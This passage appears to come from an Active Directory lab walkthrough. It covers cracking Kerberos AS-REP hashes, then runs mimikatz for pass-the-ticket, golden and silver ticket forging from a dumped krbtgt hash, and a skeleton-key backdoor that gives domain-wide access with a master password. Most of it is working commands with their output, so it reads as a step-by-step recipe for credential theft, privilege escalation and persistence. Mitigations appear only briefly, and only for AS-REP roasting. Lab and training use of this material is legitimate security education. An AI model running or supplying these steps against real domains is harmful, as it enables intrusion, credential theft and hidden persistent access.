
```
┌──(root㉿kali)-[/home/kali/active-directory]
└─# john --wordlist=wordlist.txt user3hash.txt
Using default input encoding: UTF-8
Loaded 1 password hash (krb5asrep, Kerberos 5 AS-REP etype 17/18/23 [MD
Will run 8 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
Password3        ($krb5asrep$23$User3@CONTROLLER.local)
1g 0:00:00:00 DONE (2022-05-06 11:20) 50.00g/s 62000p/s 62000c/s 62000C
Use the "--show" option to display all of the cracked passwords reliabl
```

cracking user3 hash using hashcat :



```
┌──(root㉿kali)-[/home/kali/active-directory]
└─# hashcat -m 18200 user3hash.txt wordlist.txt --force
hashcat (v6.2.5) starting
```


.



```
4e05beabd1a49ae0b14d10e5
0614e74146bdfa2a49d9029f0
780c0fc81d04eea2eca7a8ea1
aca162b2fa:Password3
```

.

Admin 2 password :



```
┌──(root㉿kali)-[/home/kali/active-directory]
└─# john --wordlist=wordlist.txt admin2hash.txt
Using default input encoding: UTF-8
Loaded 1 password hash (krb5asrep, Kerberos 5 AS-REP etype 17/18/23 [MD4 HMAC-MD5 RC4 / PBKDF2 HMAC-SHA1 AES 256/256 AVX2 8x])
Will run 8 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
P@$$W0rd2        ($krb5asrep$23$Admin2@CONTROLLER.local)
1g 0:00:00:00 DONE (2022-05-06 11:23) 100.0g/s 124000p/s 124000c/s 124000C/s 123456..hello123
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

.

AS-REP Roasting Mitigations -

- •Have a strong password policy. With a strong password, the hashes will take longer to crack making this attack less effective
- •Don't turn off Kerberos Pre-Authentication unless it's necessary there's almost no other way to completely mitigate this attack other than keeping Pre-Authentication on.

PASS THE TICKET WITH mimikatz :

Mimikatz is a very popular and powerful post-exploitation tool most commonly used for dumping user credentials inside of an active directory network however well be using mimikatz in order to dump a TGT from LSASS memory

Pass the ticket attack overview :

here we basically dump the TGT from LSASS memory of machine ,

The Local Security Authority Subsystem Service (LSASS) is a memory process that stores credentials on an active directory server and can store Kerberos ticket along with other credential types to act as the gatekeeper and accept or reject the credentials provided.

You can dump the Kerberos Tickets from the LSASS memory just like you can dump hashes.

When you dump the tickets with mimikatz it will give us a .kirbi ticket which can be used to gain domain admin if a domain admin ticket is in the LSASS memory.

This attack is great for privilege escalation and lateral movement if there are unsecured domain service account tickets laying around.

The attack allows you to escalate to domain admin if you dump a domain admin's ticket and then impersonate that ticket using mimikatz PTT attack allowing you to act as that domain admin.


You can think of a pass the ticket attack like reusing an existing ticket were not creating or destroying any tickets here were simply reusing an existing ticket from another user on the domain and impersonating that ticket.

,

get mimikatz.exe on target system ,

first lets see if we have privilege to run mimikatz using

`privilege::debug` - Ensure this outputs [output '20' OK] if it does not that means you do not have the administrator privileges to properly run mimikatz




```
controller\administrator@CONTROLLER-1 C:\Users\Administrator\Downloads>mimikatz.exe

  .#####.   mimikatz 2.2.0 (x64) #19041 May 19 2020 00:48:59
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com   ***/

mimikatz # privilege::debug
Privilege '20' OK
```

.

`sekurlsa::tickets /export` - this will export all of the .kirbi tickets into the directory that you are currently in

,

you will get tickets like this :




```
              ..
1,263,880 mimikatz.exe
  212,480 Rubeus.exe
    1,787 [0;1a0c12]-1-0-40a50000-CONTROLLER-1$@GC-CONTROLLER-1.CONTROLLER.local.kirbi
    1,755 [0;33a93]-1-0-40a50000-CONTROLLER-1$@ldap-CONTROLLER-1.CONTROLLER.local.kirbi
    1,587 [0;33f8a]-2-0-60a10000-CONTROLLER-1$@krbtgt-CONTROLLER.LOCAL.kirbi
    1,787 [0;3e7]-0-0-40a50000-CONTROLLER-1$@GC-CONTROLLER-1.CONTROLLER.local.kirbi
    1,721 [0;3e7]-0-1-40a50000-CONTROLLER-1$@cifs-CONTROLLER-1.kirbi
    1,711 [0;3e7]-0-2-40a50000.kirbi
    1,791 [0;3e7]-0-3-40a50000-CONTROLLER-1$@cifs-CONTROLLER-1.CONTROLLER.local.kirbi
    1,791 [0;3e7]-0-4-40a50000-CONTROLLER-1$@LDAP-CONTROLLER-1.CONTROLLER.local.kirbi
    1,755 [0;3e7]-0-5-40a50000-CONTROLLER-1$@ldap-CONTROLLER-1.CONTROLLER.local.kirbi
    1,721 [0;3e7]-0-6-40a50000-CONTROLLER-1$@LDAP-CONTROLLER-1.kirbi
    1,647 [0;3e7]-1-0-00a50000.kirbi
    1,587 [0;3e7]-2-0-60a10000-CONTROLLER-1$@krbtgt-CONTROLLER.LOCAL.kirbi
    1,587 [0;3e7]-2-1-40e10000-CONTROLLER-1$@krbtgt-CONTROLLER.LOCAL.kirbi
    1,755 [0;6b6e2]-1-0-40a50000-CONTROLLER-1$@ldap-CONTROLLER-1.CONTROLLER.local.kirbi
    1,755 [0;6b73e]-1-0-40a50000-CONTROLLER-1$@ldap-CONTROLLER-1.CONTROLLER.local.kirbi
    1,791 [0;6b77a]-1-0-40a50000-CONTROLLER-1$@LDAP-CONTROLLER-1.CONTROLLER.local.kirbi
    1,755 [0;6b7b3]-1-0-40a50000-CONTROLLER-1$@ldap-CONTROLLER-1.CONTROLLER.local.kirbi
    1,595 [0;7219b]-2-0-40e10000-Administrator@krbtgt-CONTROLLER.LOCAL.kirbi
 1,507,238 bytes
99,546,112 bytes free
```

.

always use administrator ticket , that is the last ticket in our case ,

then to run the attack ,


`kerberos::ptt <ticket>` - run this command inside of mimikatz with the ticket that you harvested from earlier. It will cache and impersonate the given ticket



```
controller\administrator@CONTROLLER-1 C:\Users\Administrator\Downloads>mimikatz.exe

  .#####.   mimikatz 2.2.0 (x64) #19041 May 19 2020 00:48:59
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com   ***/

mimikatz # kerberos::ptt [0;7219b]-2-0-40e10000-Administrator@krbtgt-CONTROLLER.LOCAL.kirbi

* File: '[0;7219b]-2-0-40e10000-Administrator@krbtgt-CONTROLLER.LOCAL.kirbi': OK
```

.

run “klist” in cmd to verify that the attck was successful :



```
controller\administrator@CONTROLLER-1 C:\Users\Administrator\Downloads>klist

Current LogonId is 0:0×7219b

Cached Tickets: (1)

#0>     Client: Administrator @ CONTROLLER.LOCAL
        Server: krbtgt/CONTROLLER.LOCAL @ CONTROLLER.LOCAL
        KerbTicket Encryption Type: AES-256-CTS-HMAC-SHA1-96
        Ticket Flags 0×40e10000 → forwardable renewable initial pre_authent name_canonicalize
        Start Time: 5/6/2022 8:14:12 (local)
        End Time:   5/6/2022 18:14:12 (local)
        Renew Time: 5/13/2022 8:14:12 (local)
        Session Key Type: AES-256-CTS-HMAC-SHA1-96
        Cache Flags: 0×1 → PRIMARY
        Kdc Called:
```

.

Golden/Silver Ticket attack with mimikatz ,

we will use mimikatz to create either a silver ticket and a golden ticket ,

silver ticket is more discreet than a golden ticket .

Approach for both golden and silver tickets are same .

Key difference between a silver and golden key :

a silver ticket is limited to the service that is targeted whereas a golden ticket has access to any Kerberos service.

For example if you want access to domain sql server , but your user do not have access find an accessible service account by kerberoasting , then dump service hash , impersonate the TGT , request service ticket and get access to that particular service .

What is KRBTGT ??

It is the service account for KDC that issues all tickets ,

if we impersonate this account we can create golden ticket from KRBTGT and create service ticket for any resource we want .

Golden/Silver Ticket Attack Overview -

a golden ticket works by dumping TGT of any user on domain preferably domain admin ,

for a golden ticket we dump KRBTGT and

for silver ticket dump any service or domain admin ticket .

Then we get service/domain admin account’s SID that is a security identifier that is unique for each user account and a NTLM hash ,

then use this information inside mimikatz to create a TGT that impersonates given service account information ..

STEPS TO DO HERE :


run mimikatz :

“mimikatz.exe” – run this in CMD ,

`privilege::debug` - ensure this outputs [privilege '20' ok]

then:

`lsadump::lsa /inject /name:krbtgt` - This will dump the hash as well as the security identifier needed to create a Golden Ticket. To create a silver ticket you need to change the /name: to dump the hash of either a domain admin account or a service account such as the SQLService account.




```
mimikatz # lsadump::lsa /inject /name:krbtgt
Domain : CONTROLLER / S-1-5-21-432953485-3795405108-1502158860

RID  : 000001f6 (502)
User : krbtgt

 * Primary
    NTLM : 72cd714611b64cd4d5550cd2759db3f6
    LM   :
  Hash NTLM: 72cd714611b64cd4d5550cd2759db3f6
    ntlm- 0: 72cd714611b64cd4d5550cd2759db3f6
    lm  - 0: aec7e106ddd23b3928f7b530f60df4b6

 * WDigest
    01  d2e9aa3caa4509c3f11521c70539e4ad
    02  c9a868fc195308b03d72daa4a5a4ee47
    03  171e066e448391c934d0681986f09ff4
```

Then from the information we get above we will create a golden ticket ,

with this command :

`Kerberos::golden /user:Administrator /domain:controller.local /sid: /krbtgt: /id:` - This is the command for creating a golden ticket to create a silver ticket simply put a service NTLM hash into the krbtgt slot, the sid of the service account into sid, and change the id to 1103.

for admin account id is 500



```
mimikatz # Kerberos::golden /user:Administrator /domain:controller.local /sid:S-1-5-21-432953485-3795405108-1502158860 /krbtgt:72cd714611b64cd4d5550cd2759db3
f6 /id:500
User      : Administrator
Domain    : controller.local (CONTROLLER)
SID       : S-1-5-21-432953485-3795405108-1502158860
User Id   : 500
Groups Id : *513 512 520 518 519
ServiceKey: 72cd714611b64cd4d5550cd2759db3f6 - rc4_hmac_nt
Lifetime  : 5/6/2022 10:37:30 AM ; 5/3/2032 10:37:30 AM ; 5/3/2032 10:37:30 AM
-> Ticket : ticket.kirbi

 * PAC generated
 * PAC signed
 * EncTicketPart generated
 * EncTicketPart encrypted
 * KrbCred generated

Final Ticket Saved to file !

mimikatz # misc::cmd
Patch OK for 'cmd.exe' from 'DisableCMD' to 'KiwiAndCMD' @ 00007FF7171843B8
```


Kerberos::golden /user:Administrator /domain:controller.local /sid: /krbtgt: /id: - This is the command for creating a golden ticket to create a silver ticket simply put a service NTLM hash into the krbtgt slot, the sid of the service account into sid, and change the id to 1103.

for admin account id is 500

.

then to use this key :

just type “misc::cmd”



```
mimikatz # misc::cmd
Patch OK for 'cmd.exe' from 'DisableCMD' to 'KiwiAndCMD' @ 00007FF7171843B8
```

.

Kerberos Backdoors with mimikatz:

Unlike the golden and silver ticket attacks a Kerberos backdoor is much more subtle because it acts similar to a rootkit by implanting itself into the memory of the domain forest allowing itself access to any of the machines with a master password.

The Kerberos backdoor works by implanting a skeleton key that abuses the way that the AS-REQ validates encrypted timestamps. A skeleton key only works using Kerberos RC4 encryption.

The default hash for a mimikatz skeleton key is *60BA4FCADC466C7A033C178194C03DF6* which makes the password -"*mimikatz*"


SKELETON KEY OVERVIEW :

works by abusing AS-REQ encrypted timestamps , timestamp is encrypted with users-NT hash

once a skeleton key is implanted the domain controller tries to decrypt the timestamp using both the user NT hash and the skeleton key NT hash allowing you access to the domain forest.

STEPS :


“privilege::debug” to check for privileges ,



```
mimikatz # privilege::debug
Privilege '20' OK
```

Installing the Skeleton Key w/ mimikatz -

`misc::skeleton` - Yes! that's it but don't underestimate this small command it is very powerful



```
mimikatz # misc::skeleton
[KDC] data
[KDC] struct
[KDC] keys patch OK
[RC4] functions
[RC4] init patch OK
[RC4] decrypt patch OK
```

Accessing the forest -

The default credentials will be: "*mimikatz*"

example: `net use c:\\DOMAIN-CONTROLLER\admin$ /user:Administrator mimikatz` - The share will now be accessible without the need for the Administrators password

example: `dir \\Desktop-1\c$ /user:Machine1 mimikatz` - access the directory of Desktop-1 without ever knowing what users have access to Desktop-1

The skeleton key will not persist by itself because it runs in the memory, it can be scripted or persisted using other tools and techniques however that is out of scope for this room.

Resources -

- https://medium.com/@t0pazg3m/pass-the-ticket-ptt-attack-in-mimikatz-and-a-gotcha-96a5805e257a
- https://ired.team/offensive-security-experiments/active-directory-kerberos-abuse/as-rep-roasting-using-rubeus-and-hashcat

- https://posts.specterops.io/kerberoasting-revisited-d434351bd4d1
- https://www.harmj0y.net/blog/redteaming/not-a-security-boundary-breaking-forest-trusts/
- https://www.varonis.com/blog/kerberos-authentication-explained/
- https://www.blackhat.com/docs/us-14/materials/us-14-Duckwall-Abusing-Microsoft-Kerberos-Sorry-You-Guys-Don't-Get-It-wp.pdf
- https://www.sans.org/cyber-security-summit/archives/file/summit-archive-1493862736.pdf
- https://www.redsiege.com/wp-content/uploads/2020/04/20200430-kerb101.pdf